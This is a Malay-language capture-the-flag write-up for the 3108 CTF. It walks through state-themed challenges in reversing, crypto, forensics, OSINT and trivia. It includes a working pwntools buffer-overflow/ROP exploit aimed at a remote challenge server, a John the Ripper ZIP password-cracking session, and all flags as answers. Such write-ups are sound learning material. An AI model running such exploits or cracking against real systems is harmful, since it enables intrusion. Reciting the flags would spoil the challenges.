$ ropper --file jawi --search "ret"
[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: ret

[INFO] File: jawi
0x0000000000401042: ret 0x2f;
0x0000000000401016: ret;
```

## ⚙ Skrip Eksploitasi

Kita gunakan Python kod kerana ia mempunyai satu library, pwntools yang dapat membantu kita untuk menghasilkan eksploitasi dengan mudah.

```
from pwn import *
elf = context.binary = ELF("./jawi", checksec=False)

# p = process("./jawi")
p = remote("103.28.91.24", 10005)

rop = ROP(elf)
RET_ADDR = 0x401016
FLAG_ADDR = elf.symbols.flag
rop.raw(RET_ADDR)
rop.raw(FLAG_ADDR)

payload = b'A'*0x28 + rop.chain()
p.sendlineafter(b"Input: ", payload)

response = p.recvall(timeout=1).strip()
print(response)

p.close()
```

```
└─$ python solve.py
[+] Opening connection to 103.28.91.24 on port 10005: Done
[*] Loaded 5 cached gadgets for './jawi'
[+] Receiving all data: Done (113B)
[*] Closed connection to 103.28.91.24 port 10005
b'Terengganu? Ya betul, tapi kat mana? 0x401016\nDimanakah tulisan Jawi pertama kali ditemui?: 3108{b4tu_b3rsur4t}'
```

🚩 Flag – **3108{b4tu\_b3rsur4t}**

## [Sabah] Cer Cari 🐧

### 📖 Deskripsi Tugas

Setiap negeri mempunyai tarikh penting. CerCari Tarikh penting bagi negeri Sabah.

### 🌟 Jalan Penyelesaian

Tarikh penting bagi negeri Sabah ialah 31 Ogos 1963.

Gunakan command **strings CerCari | grep 1963** dan flag akan terpapar dalam terminal.

```
└─$ strings CerCari | grep 1963
3108{S4b4h_1963}
```

🚩 Flag – **3108{S4b4h\_1963}**

## [Sabah] Asal Nama Sabah 🔑

### 📖 Deskripsi Tugas

Setiap negeri mempunyai asal nama negeri tersebut. Begitu juga dengan negeri Sabah. Sabah juga mempunyai nama asal negeri tersebut yang popular di kalangan masyarakat tempatan.

### 🌟 Jalan Penyelesaian

Fail yang diberikan adalah fail ELF 64-bit dan program ini memerlukan flag yang betul sebagai *input* dan ia akan melakukan pemeriksaan terhadap flag itu. Namun, ia akan bandingkan input dan juga flag yang dihasilkan melalui operasi bitwise XOR. Tanpa melengahkan, kita akan gunakan *dissassembler* seperti IDA Hex-Rays untuk menganalisis binari tersebut.

Pergi ke function `check_flag()` dan kita dapati bahawa *fungsi* ini akan melakukan operasi bitwise XOR antara encrypted flag dan juga kunci.

Operator `%` digunakan untuk memilih huruf daripada array kunci supaya ia akan patah balik semula ke hadapan apabila melebihi kepanjangan kunci itu. *Wahhh.*

```
int __fastcall check_flag(const char *input)
{
    char key[14]; // [rsp+12h] [rbp-3Eh] BYREF
    char enc_flag[40]; // [rsp+20h] [rbp-30h] BYREF
    int key_len; // [rsp+48h] [rbp-8h]
    unsigned int i; // [rsp+4Ch] [rbp-4h]

    strcpy(enc_flag, "5d505d591a20552e47293d325c3e3159291c");
    strcpy(key, "namaasalsabah");
    key_len = strlen(key);
    for ( i = 0; i <= 0x24; ++i )
        enc_flag[i] ^= key[(int)i % key_len];
    if ( !strcmp(input, enc_flag) )
        return printf("Correct! The flag is: %s\n", enc_flag);
    else
        return puts("Wrong! Try again.");
}
```

Apa yang kita boleh lakukan adalah hasilkan satu kod Python yang menggunakan prinsip yang sama seperti kod dalam gambar rajah di atas dan inilah skripnya ...

```
enc_flag = [0x5d, 0x50, 0x5d, 0x59, 0x1a, 0x20, 0x55, 0x2e, 0x47, 0x29, 0x3d, 0x32, 0x5c,
            0x3e, 0x31, 0x59, 0x29, 0x1c]
key = "namaasalsabah"

flag = ''.join(chr(enc_flag[i] ^ ord(key[i % len(key)])) for i in range(len(enc_flag)))

for i in range(len(enc_flag)):
    print(chr(ord(flag[i])), end='')
```

### 🚩 Flag

Flag adalah **3108{S4B4H\_S4PP4H}**

## [Johor] Kekacauan Huruf

### Deskripsi Tugas

Balikkan proses penyulitan untuk mendedahkan bendera tersembunyi. Bolehkah anda menyahkod bendera dan menyelesaikan teka-teki? ~By GoogleTranslate :)

```
import random
from Crypto.Util.number import bytes_to_long, long_to_bytes

q = 64

# Read the flag from a file
flag = open("flag.txt", "rb").read()
flag_int = bytes_to_long(flag)

# Add random padding
padding_length = random.randint(5, 10)
padding = random.getrandbits(padding_length * 8)
flag_int = (flag_int << (padding_length * 8)) + padding

# Generate the secret key
secret_key = []
while flag_int:
    secret_key.append(flag_int % q)
    flag_int //= q

# Shuffle the secret key
original_order = list(range(len(secret_key)))
random.shuffle(original_order)
shuffled_secret_key = [secret_key[i] for i in original_order]

# Add a random offset to each value in the secret key
offset = random.randint(1, q)
shuffled_secret_key = [(x + offset) % q for x in shuffled_secret_key]

# Save the secret key and offset
with open("secret_key.txt", "w") as f:
    f.write(f"secret_key = {shuffled_secret_key}\n")
    f.write(f"offset = {offset}\n")
    f.write(f"padding_length = {padding_length}\n")
    f.write(f"original_order = {original_order}\n")

print("Secret key, offset, and original order saved to secret_key.txt")
```

### Jalan Penyelesaian

```
from Crypto.Util.number import long_to_bytes

def retrieve_flag(secret_key, offset, padding_length, original_order, q):
    unshuffled_secret_key = [(x - offset) % q for x in secret_key]

    shuffled_secret_key = [0] * len(original_order)
    for i, original_index in enumerate(original_order):
        shuffled_secret_key[original_index] = unshuffled_secret_key[i]

    flag_int = 0
    for value in reversed(shuffled_secret_key):
        flag_int = (flag_int * q) + value

    padding_bits = padding_length * 8
    flag_int >>= padding_bits

    flag_byte = long_to_bytes(flag_int)
    return flag_byte.decode()

secret_key = [54, 38, 12, 47, 37, 37, 53, 22, 6, 38, 62, 22, 10, 54, 19, 41, 43, 53, 0, 62, 63, 28, 63, 63, 22, 10, 7, 37, 63, 53, 44,
              8, 10, 42, 35, 43, 42, 63, 37, 21, 4, 19, 45, 21, 19, 18, 3, 62, 53, 24, 2, 62, 18, 35, 41, 14, 53, 3, 37, 63, 55, 62, 5]
offset = 50
padding_length = 9
original_order = [9, 20, 6, 12, 22, 38, 14, 24, 53, 52, 61, 29, 45, 11, 57, 44, 8, 46, 55, 59, 31, 2, 51, 43, 21, 27, 17, 40, 15, 58, 0, 26,
                  19, 36, 60, 28, 48, 39, 34, 50, 7, 16, 56, 30, 10, 49, 13, 3, 5, 42, 41, 47, 37, 4, 32, 33, 62, 1, 18, 23, 25, 35, 54]
q = 64

flag = retrieve_flag(secret_key, offset, padding_length, original_order, q)
print("Flag:", flag)
```

 Flag – 3108{9546880676d3788377699aad794c5a44}


[Johor] zZzZz 🏰 + 🎲

## 📖 Deskripsi Tugas

ZZZZZ ZZZzZ ZZZZZ ZZZZZ ZzZZz ZZZZ ZZZ ZZ ZZZZZ ZzZZ ZzZZ ZzZZ ZZZZZZ  
ZZzZZ

## 🌟 Jalan Penyelesaian

Cari siapa yang membunuh Sultan Mahmud. Kita jumpa namanya Laksamana Bentan. Isikan sahaja tempat kosong dengan perkataan **Bentan**.



Kita dapat ciphertext

0x33z0x31z0x30z0x380x7bz0x37z0x30z0x30z0x650x66z0x34z0x61z0x37z0x39z0x39z0x350x39z0x360x31z0x350x62z0x360x37z0x650x61z0x35z0x32z0x39z0x37z0x65z0x37z0x32z0x350x63z0x300x36z0x65z0x7dz

Buang huruf z dan tukarkan nilai hex kepada teks ASCII.

## 🚩 Flag

Flag adalah **3108{700ef4a79959615b67ea5297e725c06e}**

## [Johor] Malayan Union 🔍

### 📖 Deskripsi Tugas

KAMI BANTAH! KAMI BANTAH!

Malayan Union perlu dihapuskan! Kami mahu Raja-Raja kami semula! Mesej bergambar ini untuk menyampaikan berita ini kepada pihak atasan!

Format Flag: 3108{nama\_tempat}



### 🌟 Jalan Penyelesaian

<https://umno-online.my/sejarah/penubuhan/>

Gambar tersebut merujuk kepada satu demonstrasi yang berlaku semasa satu himpunan dikenali sebagai Kongres Melayu se-Malaya.

Terdapat beberapa lokasi yang menjadi tapak untuk demonstrasi dan salah satunya ialah **Istana Besar** di mana Kongres Melayu Se-Malaya ketiga dan perhimpunan agung pertama Pertubuhan Melayu Kebangsaan Melayu Bersatu atau PEKEMBAR (UMNO) berlangsung.

### 🚩 Flag

Flag adalah **3108{Istana\_Besar}**

## [Sarawak] Sarawak Kita

### Deskripsi Tugas

Ada pendapat yang menyatakan bahawa Kuching mendapat nama sempena sebatang sungai kecil, Sungai Kuching yang mengalir di antara Muzium Cina dan Kuil Tua Pek Kong. Sungai Kuching pula barangkali memperoleh nama daripada Kucing Hutan yang kerap mengunjunginya. Sungai tersebut juga berhampiran dengan sebuah bukit yang banyak ditumbuhi oleh pokok Buah Mata Kucing. Lantaran tersebut ianya diberi nama Bukit Mata Kucing. Tapi ini bukan tentang kisah Kuching, ini kisah bagaimana ingin mendapatkan 'flag' di dalam document yang berbahaya.

### Jalan Penyelesaian

Untuk tugas ini, kita diberikan fail bernama **Sarawak\_KITA.doc.bin** dan yang mempunyai *file signature* bermula dengan **PK @ hex signature** bermula dengan **50 4B 03 04**. Langkah pertama yang saya lakukan adalah tukar nama fail tersebut kepada **Sarawak\_KITA.zip** kerana ZIP juga mempunyai *file/hex signature yang sama* dan ekstrak fail ZIP itu.


Selepas itu, cari fail **vbaProject.bin** di dalam direktori **work** dan buka fail tersebut menggunakan HxD Hex Editor. Semasa saya *skrol* dan lihat konten fail itu, saya terjumpa satu teks yang menarik (*rujuk di bawah*) iaitu *string base64*.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000E70	00	B6	00	5A	00	4D	77	41	78	41	44	41	41	4F	41	42	.1.Z.fwAxADAAOAB
00000E80	37	41	45	73	41	64	51	42	6A	41	47	67	41	4D	51	42	7AEsAdQBjAGgAMQB
00000E90	75	41	47	63	41	58	77	41	78	41	47	49	41	64	51	42	uAGcAXwAxAGIAdQB
00000EA0	66	41	45	34	41	4D	77	42	6E	41	44	4D	41	63	67	41	fAE4AMwBnADMAcgA
00000EB0	78	41	46	38	41	55	77	41	30	41	48	49	41	4E	41	42	xAF8AUwA0AHIANAB
00000EC0	33	41	44	51	41	61	77	42	39	41	41	3D	3D	22	22	27	3ADQAawB9AA=='''
00000ED0	00	30	02	65	6E	74	2E	44	6F	20	00	30	02	AC	00	00	.0.ent.Do .0.~..
00000EE0	00	B7	04	20	00	36	02	42	40	38	02	03	00	00	00	00	.. .6.B@8.....

Gunakan penyahkod base64 untuk tukar string tersebut kepada teks ASCII.

Text string output

```
3108{Kuch1ng_1bu_N3g3r1_S4r4w4k}
}
```

 Flag – **3108{Kuch1ng\_1bu\_N3g3r1\_S4r4w4k}**



## [Sarawak] Makanan Popular 🐧

### 📖 Deskripsi Tugas

Sarawak mempunyai pelbagai makanan tradisional yang menarik. Cuba cari makanan tradisional yang popular di Sarawak di dalam file yang disediakan.

### 🌟 Jalan Penyelesaian

Gunakan command **strings Makanan | grep 3108** dan flag akan terpapar dalam terminal.

```
$ strings Makanan | grep 3108
3108{L4KS4_S4R4W4K}
s3108
```

🚩 Flag – **3108{L4KS4\_S4R4W4K}**

## [Sarawak] Daerah Sabah & Sarawak 🧑🏻

### 📖 Deskripsi Tugas

Setiap negeri mempunyai daerah. Begitu juga negeri Sabah dan Sarawak mempunyai daerah tersendiri. Cari 'flag' yang mengandungi bilangan daerah Sabah dan Sarawak di dalam file tersebut.

### 🌟 Jalan Penyelesaian

Gunakan command **file** **Kenali\_Daerah\_SabahSarawak** untuk mendapatkan maklumat mengenai fail tersebut. Selepas itu, tambah .zip di belakang nama fail dan unzip.

```
$ file Kenali_Daerah_SabahSarawak
Kenali_Daerah_SabahSarawak: Zip archive data, made by v3.1,
```

Gunakan [Aperi'Solve](#) untuk melakukan analisis terhadap fail 3.jpg kerana saiznya lebih besar berbanding fail gambar yang lain. Kita dapat lihat fail tersebut mempunyai BenderaKeNi.txt yang tersimpan dalam fail ZIP dengan menggunakan binwalk. Muat turun dan unzip fail itu.

Offset	Signature	Description
278873	0x44159	Zip archive data, encrypted at least v2.0 to extract, compressed size: 66, uncompressed size: 39, name: BenderaKeNi.txt
279119	0x4424F	End of Zip archive, footer length: 22

Gunakan command **file \*** untuk mendapatkan maklumat mengenai fail tersebut. Fail 43F7C merupakan fail RAR manakala pula fail 44159 merupakan fail ZIP. Tambah file extension di belakang nama fail dan unzip tetapi hanya 43F7C.rar sahaja yang boleh unzip. Kita dapat lagi dua fail iaitu file.zip dan juga Daerah\_Sabah&Sarawak.txt. Gunakan John The Ripper untuk bruteforce kata kunci bagi file.zip dengan menggunakan wordlist yang diberi.

```
(kali@kali)-[~/Desktop/_3.jpg.extracted/43F7C_FILES]
$ zip2john file.zip > file.hash

(kali@kali)-[~/Desktop/_3.jpg.extracted/43F7C_FILES]
$ john --wordlist=Daerah_SabahSarawak.txt file.hash

Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])
Cost 1 (HMAC size) is 38 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
LubokAntu (file.zip/BenderaKeNi.txt)
lg 0:00:00:00 DONE (2024-08-31 14:18) 100.0g/s 7300p/s 7300c/s 7300C/s Beluran..Tebedu
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Desktop/_3.jpg.extracted/43F7C_FILES]
$
```

File Edit Search View Document Help

1 3108{S4B4H\_27\_D43RAH\_S4R4W4K\_40\_D43R4H}

### 🚩 Flag

Flag adalah **3108{S4B4H\_27\_D43RAH\_S4R4W4K\_40\_D43R4H}**

## [Malaysia] 3108

### Deskripsi Tugas

Untuk CTF tahun ini, kami berpendapat bahawa hanya satu soalan akan dikeluarkan.


Kami hanya ingin tahu, Adakah anda sayang negara anda Malaysia?


Jawab Ya jikalau benar, Tidak jikalau salah



<https://www.youtube.com/watch?v=oIDeGj83us8>

 Jawapan – Ya

## [Malaysia] Cordini

 Deskripsi Tugas – Ayuh sertai kami di Discord 3108 CTF:

 Jalan Penyelesaian – Pergi ke channel get-role, react dekat message untuk bendera percuma, kemudian lihat dalam channel MY di bahagian BENDERA PERCUMA.




 Flag – 3108{kibarkanlah\_jalur\_gemilang}

## [Malaysia] Maklum Balas

### Deskripsi Tugas

Sila isi maklum balas bagi membantu menaik taraf CTF 3108 akan datang. Terima kasih.

Flag percuma di akhir maklum balas.


 Flag – 3108{MalaysiaMadaniJiwaMerdeka}

## [Trivia] RawSEC

### Deskripsi Tugas

RawSEC aktif dalam mengendalikan acara CTF di seluruh Malaysia. Mereka telah berjaya mengadakan beberapa siri CTF yang telah berlangsung di Utara, Selatan, Sentral dan juga Pantai Timur. Apakah nama CTF paling terbaru diadakan oleh RawSEC dan di manakah acara itu berlangsung?

Format flag: 3108{namactf\_namatempat}




🚩 Flag – 3108{rembulan\_uctati}

## [Trivia] Yayasan Digital Malaysia

### Deskripsi Tugas

Yayasan Digital Malaysia giat dalam menjalankan kempen kesedaran keselamatan siber di seluruh negara. Mereka juga aktif di TikTok untuk berkongsi tentang isu-isu keselamatan siber kini. Apakah nama TikTok rasmi Yayasan Digital Malaysia?

Format Flag : 3108{username.tiktok}



🚩 Flag – 3108{jom.digital.by.ydm}

## [Kedah] Wordle Bahasa Utaqa 🏰

### 📖 Deskripsi Tugas

Hangpa kena belajaq sikit bahasa utaqa ni, senang nak beli nasik kandaq nanti, baru surrrr.

### 🌟 Jalan Penyelesaian



Permainan ini seperti Wordle sahaja, teka perkataan dan dapatkan flag. Saya menyelesaikan tugas ini secara manual sahaja, dapatkan jawapan yang betul *hmm* :)

🚩 Flag – `3108{h4ng_m3m4ng_s3mp0i}`

## [Pulau Pinang] Bawang 🚔+🔍


### 📖 Deskripsi Tugas

Kami nak makan nasi kandaq ja, member kami bagi natang ni, nak buat apa tak tau? Dia kata cari kat bawang?

tmdjl5kyfzimrsrkkjisxybwb7664epxizxfz6hbivkg6k4a3x2svrad

### 🌟 Jalan Penyelesaian

Gunakan Tor Browser untuk mengakses *link onion* yang diberi dan laman login akan terpapar pada skrin. Lihat dalam kod sumber laman web tersebut dan buka **login.js**.



```
</style>
<script src="login.js"></script>
</head>
<body>
  <div class="login-box">
    <h2>Login</h2>
    <form action="login.php" method="post" onsubmit="validateForm()">
      <input type="text" id="username" name="username">
      <input type="password" id="password" name="password">
      <input type="submit" value="Login">
    </form>
  </div>
</body>
</html>
```

Selepas itu, kita dapat lihat username dan password sebenar dalam function `validateForm()` yang terdapat dalam skrip `login.js`, iaitu **bawang** dan `bWVtYmF3YW5namVrZWpl` ataupun **membawangjekeje** apabila sudah ditukarkan kepada teks ASCII.

```
function validateForm() {
  var username = document.getElementById("username").value;
  var password = document.getElementById("password").value;

  // The correct username and password (base64 encoded)
  var correctUsername = "bawang";
  var correctPassword = "bWVtYmF3YW5namVrZWpl"; // base64 encoded password

  // Check if the username matches
  if (username !== correctUsername) {
    alert("Invalid username or password");
    return false;
  }

  // Encode the input password to base64
  var encodedPassword = btoa(password);


  // Check if the password matches
  if (encodedPassword !== correctPassword) {
    alert("Invalid username or password");
    return false;
  }

  return true; // Allow the form to submit
}
```


Login menggunakan username dan password tersebut dan kita akan dibawa kepada page yang lain pula.

Di sini kita mempunyai tiga pilihan untuk menjawab soalan yang dipaparkan dan juga koordinat untuk setiap kedai diberikan.

Jadi, saya memilih nasi kandaq Line Clear lah yang paling *surrr* sebab *line dia selalu clear shsh*. Ambik koordinat dan cari di Google Map.



Cari Restoran Nasi Kandar Line Clear dalam peta dan lihat review terbaru. *Flag dijumpaiiii*.



🚩 **Flag**

Flag adalah **3108{surrr\_punya\_tobat\_jump}**

## [Pulau Pinang] Mamu Kasi Tau 🍀

### 📖 Deskripsi Tugas

Dengaq ni mamu nak habaq

### 🌟 Jalan Penyelesaian

Gunakan sahaja online converter untuk *terbalikkan* bunyi audio. Mainkan audio :)

🚩 **Flag** – **3108{PeningTelinga}**


# [Pulau Pinang] Pangkalan

## Deskripsi Tugas


Kami menerima transmisi dari pangkalan port pulau pinang bernombor **55663**. Mohon segera untuk memberi bantuan.

## Jalan Penyelesaian

Buka fail yang diberi di dalam Wireshark untuk melakukan analisis. Di dalam soalan tugas menghitarian perkataan 55663 yang merupakan source dan destination port di dalam fail .pcap yang ditangkap. Dengan melihat baris demi baris setiap packet. Terdapat packet length 70 dan 74 yang mempunyai data dan data tersebut dihantar dalam bentuk base64. Dengan menggunakan filter “frame.len == 70 or frame.len == 74” dapat mengasingkan dua packet tersebut.



Dengan menekan “time”, kita dapat menyusun packet yang mana ditangkap dahulu untuk menyusun text base64 yang kita jumpai dan kita tukar kepada plaintext menggunakan [CyberChef](#).



Seterusnya, gunakan [dcode.fr](#) untuk decode dari NATO ke plaintext.





The image shows a screenshot of a web application titled "NATO PHONETIC ALPHABET". The interface includes a search bar on the left, a main content area with a "NATO ALPHABET DECODER" and "NATO ALPHABET ENCODER" section, and a right sidebar with a "Summary" section. The decoder section has a text input field containing "mikealpha1imabravoalphatango" and a "DECRYPT" button. The encoder section has a text input field and a "PLAINTEXT TO PHONETICALLY ENCODE" label. The sidebar lists various links related to the NATO Phonetic Alphabet.

**NATO PHONETIC ALPHABET**  
 Communication System · NATO Phonetic Alphabet

**NATO ALPHABET DECODER**

★ NATO PHONETIC CODE CIPHERTEXT (?)  
 mikealpha1imabravoalphatango

**DECRYPT**

**NATO ALPHABET ENCODER**

★ PLAINTEXT TO PHONETICALLY ENCODE (?)  
 dCode NATO

**Summary**

- ★ NATO Alphabet Decoder
- ★ NATO Alphabet Encoder
- ★ What is the NATO Phonetic Alphabet?
- ★ How to encrypt using NATO Alphabet cipher?
- ★ How to decrypt NATO Alphabet cipher?
- ★ How to recognize a NATO Phonetic Alphabet ciphertext?

**Search for a tool**

★ SEARCH A TOOL ON DCODE BY KEYWORDS:  
 e.g. type 'caesar'

★ BROWSE THE FULL DCODE TOOLS' LIST

**Results**

**MALBATT**

NATO Phonetic Alphabet - dCode

Tag(s) : Communication System, Substitution Cipher

🚩 **Flag**

Flag adalah **3108{MALBATT}**

## [Perak] Pandak Lam 🏰

### 📖 Deskripsi Tugas

Dato' Maharaja Lela merupakan tokoh penting dalam sejarah Perak yang terkenal dengan perjuangan beliau terhadap penjajahan British. Anda telah menemui sumber sekunder yang telah diolah dipercayai mengisahkan penyebab beliau menentang terhadap British. Pada akhirnya, beliau dijatuhi hukuman gantung sampai mati.

### 🌟 Jalan Penyelesaian

Terdapat ciphertext dalam fail TXT. Masukkan ciphertext dalam [Cipher Identifier](#) untuk mengetahui cipher yang digunakan. Ciphertext ini diubah usai menggunakan ROT-13 Cipher.



Masukkan ciphertext itu dalam [ROT13 Decoder](#) dan gunakan teknik brute-force untuk dapatkan mesej yang asal.

🚩 Flag – 3108{k3b4ngk1tanp4h14w4n}


## [Perak] Kontras 🕵️

### 📖 Deskripsi Tugas

Sekarang anda tidak dapat membaca dengan betul. Sejarah ringkas ini mempunyai beberapa data kritikal di dalamnya, beberapa daripadanya telah disunting dengan betul, manakala ada yang tidak. Bolehkah anda mencari kunci penting yang tidak disunting dengan betul?

### 🌟 Jalan Penyelesaian

Buka fail PDF, cari “3108” dengan menggunakan fungsi Find, dan copy satu line.



🚩 Flag – 3108{Peghak\_Darul\_ridzuAn}

## [Negeri Sembilan] Sejarah N9 ✖️ + 🗺️

### 📖 Deskripsi Tugas

Negeri Sembilan secara rasminya ditubuhkan pada 1889, suku di negeri sembilan ada 12 dan daerah di Negeri Sembilan ada 7. Setiap peristiwa pasti tersingkap padanya angka sejarah. Momen terbesar sebelum peristiwa2 di atas ada pada kod di bawah. Boleh baca ?

2097119120211115191514712116114

### 🌟 Jalan Penyelesaian

Masukkan ciphertext dalam [Cipher Identifier](#) untuk mengetahui cipher yang digunakan. Ciphertext ini telah diubah usai menggunakan Letter Number Code.



Masukkan ciphertext itu dalam [Number to Letter A1Z26 Converter](#) dan gunakan teknik brute-force untuk dapatkan mesej yang asal.

### 🚩 Flag

Flag adalah **3108{TIGASATUKOSONGLAPAN}**

## [Negeri Sembilan] Sambungan Telefon 🌿

### 📖 Deskripsi Tugas

